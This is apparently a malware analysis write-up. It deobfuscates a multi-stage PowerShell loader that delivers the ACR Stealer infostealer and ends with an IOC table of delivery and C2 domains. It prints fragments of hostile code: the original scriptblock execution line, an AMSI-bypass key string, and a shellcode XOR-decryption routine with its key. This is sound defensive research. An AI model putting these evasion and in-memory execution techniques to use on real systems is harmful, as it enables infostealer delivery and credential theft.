
Deobfuscation — Step by Step#
Step 1 — Extract Integer Variables
Parse every $VAR = number line. Evaluate expressions respecting PowerShell operators (+ - * / \ Xor), handling inter-variable dependencies. Result: a dictionary of variable names to integer values.
Step 2 — Decode String Concatenations
For every ([char][int]$X + ...) line, substitute values and join characters. Recovered strings include:
$sro7j54ekeden→"length"$jxewsgkiggrt→"byte[]"$noqqnitxgwgmca→ 32-byte RC4 key (hex array)$i0Y72rLYP→"AMSI_RESULT_NOT_DETECTED"
Step 3 — Extract the Byte Array
Isolate $vC72M5R9nWxc8daeen. First bytes 69,105,103,110,90,... are ASCII E i g n Z ... — clearly Base64.
Step 4 — Base64 Decode → Ciphertext
Decode the Base64 string → byte array of length 37673. This is the actual ciphertext.
Step 5 — XOR Decryption

Key: AMSI_RESULT_NOT_DETECTED (cyclic). XOR the ciphertext → result begins 53 65 74 2d 53 74 72 69 63 74 4d 6f 64 65 = Set-StrictMode — confirmed another PowerShell script (final_payload.ps1).
Extracting the Final Payload#



Modified final_payload.ps1 to write output instead of executing:
# Original:
$wiiztbcny262::$byjufujpjhf525((0x8e));
icm -scriptblock([scriptblock]::create($bojokhyszcc))

# Modified:
$wiiztbcny262::$byjufujpjhf525((0x8e));
$bojokhyszcc | Out-File -FilePath "deobfuscated_output.ps1" -Encoding UTF8
Write-Host $bojokhyszcc


Running in a sandboxed PowerShell (-ExecutionPolicy Bypass) dumped the final payload.


Stage 4 — Shellcode Injection#
The final payload XOR-decrypts a shellcode blob with a 16-byte key:
$key = [byte[]]@(
    0x5b,0x8f,0x21,0x25,
    0x39,0x00,0x33,0x4c,
    0x68,0x2c,0x71,0xe9,
    0x1e,0x46,0x32,0xdd
)

$decrypted = [byte[]]::new($encrypted.Length)
for($i=0;$i -lt $encrypted.Length;$i++){
    $decrypted[$i] = $encrypted[$i] -bxor $key[$i % $key.Length]
}
[System.IO.File]::WriteAllBytes("decrypted_shellcode.bin", $decrypted)


Emulated the shellcode with Speakeasy:
$ ls dumped_mem_FILES
api.VirtualAlloc.0x128000.mem
api.VirtualAlloc.0x214000.mem
api.VirtualAlloc.0x50000.mem
emu.shellcode.a0ad599e8e312645a0ca9a580f37b4353264c40c98a467368eab34eba018a526.0x1000.mem
speakeasy_manifest.json

Renamed the dumped memory region to .exe for static analysis.



SHA256: CBDE7169693076DC8F5F77BF1B6AD8E04DE32A16ADD11FBEC09E925C784A859C

Final Payload — ACR Stealer#
C2 domain extracted from the binary:
yw.enhanceblabber[.]ccPivoting on this domain confirmed the final payload is ACR Stealer — an info-stealer previously documented impersonating Claude download pages.


Reference: SANS ISC — Possible ACR Stealer From Page Impersonating Claude
IOC Summary#
| Indicator | Type | Note |
|---|---|---|
turbowave45[.]com | Domain | Initial lure / cloaking domain |
purematrixa[.]com/1751517 | URL | MSHTA delivery URL |
6ryuefl.creativecommunityinfo.art | Domain | Stage 3 PS1 host |
yw.enhanceblabber[.]cc | Domain | ACR Stealer C2 |
CBDE7169693076DC8F5F77BF1B6AD8E04DE32A16ADD11FBEC09E925C784A859C | SHA256 | Final payload binary |